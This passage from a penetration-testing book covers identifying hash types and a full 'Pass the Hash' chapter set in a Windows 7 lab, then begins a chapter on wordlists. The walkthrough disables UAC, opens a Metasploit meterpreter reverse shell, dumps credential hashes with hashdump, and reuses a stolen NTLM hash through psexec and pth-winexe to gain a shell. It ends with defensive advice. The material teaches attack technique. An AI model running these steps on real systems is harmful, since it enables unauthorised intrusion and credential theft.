747747dc6e245f78d18aebeb7cabe1d6
Analyzing '747747dc6e245f78d18aebeb7cabe1d6'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snefru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x
```

And again, hit (***Control-c***) to exit. I am not entirely sure of the difference between these two programs, but Hash-Identifier seemed slightly more helpful.

Conclusion

In this section we learned that computers do not store passwords in plain text in the system’s security database. The password is encrypted in some way and the resulting encrypted hash is recorded. We also learned that the Windows LM hash is not very secure and can be cracked very easily by using a simple lookup table or “Rainbow table” as it is sometimes called. If the LM hash cannot be found in one of the online databases, then a cracking program is needed.

You can turn off LM hashing, but security researchers have found that many networked systems and programs still use them (even when turned off!) for backward compatibility. So they can still be found on modern systems.

Resources

[1] Data provided by Net Market Share - http://netmarketshare.com/

Chapter 19

Pass the Hash

In the previous section we looked at how insecure Windows LM based passwords can be, but what about NTLM based Passwords? Windows systems usually store the NTLM hash right along with LM hash, the NTLM hash being more secure. And as I mentioned, the LM hash can be turned off (or just use passwords longer than 14 characters). But what a lot of people have asked me is how much longer would it take to access the user account, if only the NTLM hash was available?

This is a great question, and the answer is, if certain circumstances are met and a certain technique is used, it could take the same amount of time. Let me explain, if you can retrieve the LM or NT hashes from a computer, you do not need to crack them. There is really no need. Sometimes you can simply take the hash as-is and use it as a token to access the system. This technique is called "***Pass the Hash***".


Introduction

The Pass the Hash attack is not new, at the ever popular "BlackHat USA" conference a few years ago there was a presentation called, "Still Passing the Hash 15 Years Later". That should give you some idea how long this attack has been used, though some of these attacks no longer work on updated systems.

Anti-virus and newer Windows operating systems are catching some of the mechanisms used and blocking them. Disabling the older password hashes is helpful, but it is difficult to completely remove them from a network. The Windows User Account Control feature in Windows 7 blocks a lot of pass the hash type attacks that still work against old Windows XP systems. If UAC is disabled, as we will see later in this section, an attacker could still pass local hashes. So just when you think Pass the Hash is dead, another tool appears to continue the assault, therefore it is still worth a look at some of the Pass the Hash techniques.

Getting Started

We will be using our Windows 7 VM as a target in this chapter. We will need to do just a little prep work beforehand. File sharing needs to be turned on in Windows 7. The easiest way is to simply share a folder. If it not, you will not be able to perform any remote pass the hash attacks, as the ports and services will not be open and running. I think there is only one port open by default on Windows 7. But once file sharing is enabled multiple ports are opened as seen below:




```
root@kali:~# nmap 192.168.1.93

Starting Nmap 7.01 ( https://nmap.org )
Nmap scan report for 192.168.1.93
Host is up (0.0012s latency).
Not shown: 996 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
```

We will also need to turn off User Account Control on the Windows 7 box:

Click the "***Start***" button


In the search box type "***uac***"

Click on "***Change User Account Control settings***":



Control Panel (1)

Now click and drag the notify bar to "***Never Notify***" and click "***OK***"



Choose when to be notified about changes to your computer

User Account Control helps prevent potentially harmful programs from making changes to your computer.
Tell me more about User Account Control settings

Never notify me when:

- Programs try to install software or make changes to my computer
- I make changes to Windows settings

Not recommended. Choose this only if you need to use programs that are not certified for Windows 7 because they do not support User Account Control.


Reboot your Windows 7 system

We are now ready to begin!

Grabbing Hashes with Metasploit


First we will need to recover the password hashes from our Windows 7 system. There are several ways to accomplish this, but for this tutorial we will obtain a remote shell with Metasploit and pull the hashes from the system with the 'hashdump' command.

We can use the "***CutePuppy.bat***" reverse shell from the Metasploit chapter, just start a Metasploit handler as seen below:



```
msf > use multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.39
LHOST => 192.168.1.39
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.1.39:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.1.93
[*] Meterpreter session 1 opened (192.168.1.39:4444 -> 192.168.1.93:49221) at 20
16-02-11 10:31:47 -0500

meterpreter > 
```

We want to dump the password hashes so we will need SYSTEM level access. If you remember from the Metasploit section, we would normally need to run the Bypass UAC module discussed earlier in the book to get system level access. But if we try the bypass module, we see this:



```
msf exploit(bypassuac_injection) > exploit

[*] Started reverse TCP handler on 192.168.1.39:4545
[-] Exploit aborted due to failure: none: Already in elevated state
```


It errors out with the message, "*Already in an elevated state*" - This happens because we have already turned off UAC from the Windows control panel, making this step unnecessary.

Now we just need system level access:

Enter, "***getsystem***"

And then, "***getuid***"


And we have System:




```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

Next we will pull the password hashes from the Windows VM.

Just type, "***hashdump***" to recover the system hashes:



```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c08
9c0:::
Alice:1002:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
Bob:1003:aad3b435b51404eeaad3b435b51404ee:d2dc5e5c89169265f776ff5834645fe8:::
Dan:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
George:1004:aad3b435b51404eeaad3b435b51404ee:2e520e18228ad8ea4060017234af43b2:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > 
```



Note:

When you use the hashes for the following attacks, Paste in the entire hash as seen below:

aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c

But leave out the user ID part of the user account and the three ":::" at the end.

For years the next step was to run the Metasploit module "Psexec" to use the recovered hashes to connect to different users. The problem is that Microsoft and Anti-Virus companies have targeted the mechanism used in psexec making it less effective. You can try different things, but many times you will receive an "*Access Denied*" error message and no connection. This is what happens in real life sometimes when testing security. What seems to be an opening just may not work. So you back up and try something else.

But as we have UAC disabled on our Win7 VM we should have good results.


Using PSEXEC

Type "***exit***" to close the active session

Type "***back***"

Enter, "***use exploit/windows/smb/psexec***"

And then, "***show options***"



```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOST                                  yes       The target address
   RPORT                 445              yes       Set the SMB service port
   SERVICE_DESCRIPTION                    no        Service description to to be
 used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SHARE                 ADMIN$           yes       The share to connect to, can
 be an admin share (ADMIN$,C$,...) or a normal read/write folder share
   SMBDomain             .                no        The Windows domain to use fo
r authentication
   SMBPass                                no        The password for the specifi
ed username
   SMBUser                                no        The username to authenticate
```

All we really need to set is the remote host IP, the user name and the password. We will target the user "Dan", and simply paste in the password hash instead of typing in a password that we don't know.

Enter the following commands, *paste in the password hash for your user as it will be different*:


set RHOST 192.168.1.93

set SMBUser Dan

set SMBPass [Password Hash]

exploit

And we get a Meterpreter Session:



```
msf exploit(psexec) > set RHOST 192.168.1.93
RHOST => 192.168.1.93
msf exploit(psexec) > set SMBUser Dan
SMBUser => Dan
msf exploit(psexec) > set SMBPass aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb
117ad06bdd830b7586c
SMBPass => aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c
msf exploit(psexec) > exploit

[*] Started reverse TCP handler on 192.168.1.39:4444
[*] Connecting to the server...
[*] Authenticating to 192.168.1.93:445 as user 'Dan'...
[*] Selecting PowerShell target
[*] 192.168.1.93:445 - Executing the payload...
[+] 192.168.1.93:445 - Service start timed out, OK if running a command or non-s
ervice executable...
[*] Sending stage (957487 bytes) to 192.168.1.93
[*] Meterpreter session 2 opened (192.168.1.39:4444 -> 192.168.1.93:49165) at 20
16-02-11 14:53:37 -0500

meterpreter >
```

Notice that we were able to get a successful session without ever providing a cracked password; we simply used the password hash as a key.

Passing the Hash Toolkit

In Kali, the "*Passing the Hash (PTH) Toolkit*" is a collection of utilities that allow you to use hashes to perform different functions. PTH can be opened from the menu system:


Click, "***Show Applications***" from the quick start menu

And then click, "***05-Password***"

Or you can just run the individual commands from the terminal prompt:


Open a Terminal

Type in the name of the tool that you want:



```
root@kali:~# find /usr/bin/ -name "pth-*"
/usr/bin/pth-net
/usr/bin/pth-smbclient
/usr/bin/pth-winexe
/usr/bin/pth-rpcclient
/usr/bin/pth-wmis
/usr/bin/pth-smbget
/usr/bin/pth-wmic
/usr/bin/pth-sqsh
/usr/bin/pth-curl
```

You can use the commands to do some pretty interesting things. We will briefly look at PTH-winexe, but I will leave the rest up to the reader to explore. Just use the help switch (***-h***) and you will get a help list of command options and use examples:



```
root@kali:~# pth-winexe -h
winexe version 1.1
This program may be freely redistributed under the terms of the GNU GPLv3
Usage: winexe [OPTION]... //HOST COMMAND
Options:
  -h, --help                                  Display help message
  -V, --version                               Display version number
  -U, --user=[DOMAIN/]USERNAME[%PASSWORD]     Set the network username
  -A, --authentication-file=FILE              Get the credentials from a file
  -N, --no-pass                               Do not ask for a password
  -k, --kerberos=STRING                       Use Kerberos, -k [yes|no]
  -d, --debuglevel=DEBUGLEVEL                 Set debug level
      --uninstall                             Uninstall winexe service after
                                              remote execution
      --reinstall                             Reinstall winexe service before
                                              remote execution
      --system                                Use SYSTEM account
      --profile                               Load user profile
      --convert                               Try to convert characters
                                              between local and remote
                                              code-pages
      --runas=[DOMAIN\]USERNAME%PASSWORD      Run as the given user (BEWARE:
                                              this password is sent in
                                              cleartext over the network!)
```


(NOTE: At the time of this writing, I did receive errors in the latest Kali version when trying to get some of the PTH commands to function.)

PTH-winexe in Action

One of the fastest ways to see PTH in action is to use the “PTH-winexe” command:


pth-winexe -U [Computername/username]%[password hash] //[Target IP] [command]

Provide the computer and username with the -U command, attach the password hash using a “%” sign, then the target IP address and finally the command to run as seen below:



```
root@kali:~# pth-winexe -U win-42ORBM3SRVF/dan%aad3b435b51404eeaad3b435b51404ee:
8846f7eaee8fb117ad06bdd830b7586c //192.168.1.93 cmd
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
win-42orbm3srvf\dan
```

But again UAC seems to be the nemesis of local account Pass the Hash. If UAC is enabled, we get the following error:




```
root@kali:~# pth-winexe -U win-42ORBM3SRVF/dan%aad3b435b51404eeaad3b435b51404ee:
8846f7eaee8fb117ad06bdd830b7586c //192.168.1.93 cmd
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
ERROR: OpenService failed. NT_STATUS_ACCESS_DENIED.
```

Check out the tool author's website (Links provided in the Resource Section below) for more information and usage examples for the PTH toolkit.

Conclusion

In this chapter we briefly covered "Pass the Hash" attacks. There are other options out there for Pass the Hash attacks. One of the newest tools, "SprayWMI" by David Kennedy looks very interesting. At the time of this writing I had issues getting it to run in the new Kali. But it is definitely something to keep an eye on.

So what can be done to prevent these types of attacks? During testing I found that using the built in Windows firewall with the Windows 7 machine was a hindrance. And as we mentioned before many pass the hash type attacks would not work at all on Windows 7 if the User Account Control (UAC) setting was turned on to any level except, "***Never Notify***":



Always notify

Never notify me when:

- Programs try to install software or make changes to my computer
- I make changes to Windows settings

Not recommended. Choose this only if you need to use programs that are not certified for Windows 7 because they do not support User Account Control.

Never notify

The utility that many complained about in Windows Vista (and turned off!) actually does improve the security of your system. On Windows 7 systems, make sure that UAC is enabled and set to something other than "Never Notify". Additionally, turning off LM and NTLM altogether and enabling NTLMv2 thwarted some of these attacks. This was accomplished by setting the authentication level to "***Send NTLMv2 response only\refuse LM & NTLM***" in the system security policy.

One would wonder about just using Kerberos authentication. From what I saw, there seems to be no sure fire way to force Kerberos across the board. Also, many devices on a network still create and use LM/ NTLM hashes for backwards compatibility, so removing them completely from your network is still a task.

If you don't need to, don't share files! If file sharing is not enabled on your system, the ports needed for this type of attack will be closed.

Newer versions of operating systems have changed and implemented security options specifically to stop this type of attack. But as they change, hackers have changed tactics and tools in an attempt to continue using pass the hash attacks. So the cat and mouse game continues, but hopefully a solution will be found before the end of the next 15 years.

Below are references used in this chapter, and additional links for more information:

Resources

Still Passing the Hash 15 Years Later - http://passing-the-hash.blogspot.com/

PTH-WMIS - http://passing-the-hash.blogspot.com/2013/07/WMIS-PowerSploit-Shells.html

Missing PTH Tools Writeup - http://passing-the-hash.blogspot.com/2013/04/missing-pth-tools-writeup-wmic-wmis-curl.html

No Psexec Needed -https://www.trustedsec.com/june-2015/no_psexec_needed/

New Tool SprayWMI Mass WMI Pwnage - https://www.trustedsec.com/october-2015/new-tool-spraywmi-mass-wmi-pwnage/

SprayWMI GitHub Page - https://github.com/trustedsec/spraywmi

Passing the Hash Remote Desktop - https://www.kali.org/penetration-testing/passing-hash-remote-desktop/

Chapter 20

Wordlists

Wordlists are very important when trying to crack passwords, as cracking programs can take a text file filled with words, also known as a wordlist or dictionary file, and use it to crack passwords. Most cracking programs can use the password file directly as they exist, while more advanced ones can use the password file (or multiple files) and manipulate them to create many new combinations of passwords to try.

For example, some can take all the passwords in the wordlist and attach letters or numbers to the beginning or end of the word. Some programs will take two or more password files and combine the words from both to make a new list of words to try.

And finally some crackers have rule sets that modify the actual words. Some rulesets will change all upper case characters to lowercase, or vice versa. Others can completely modify the word and use the new word. For example, a Leet (133t) Speak rule set would take a word from the password file and convert it to “leet speak”, replacing common letters with numbers.

Using a wordlist can make password cracking must easier and faster. Many pentesters will make their own password list using company data, employee names, phone numbers, e-mail addresses, etc. But where can we find wordlists?


Wordlists Included with Kali

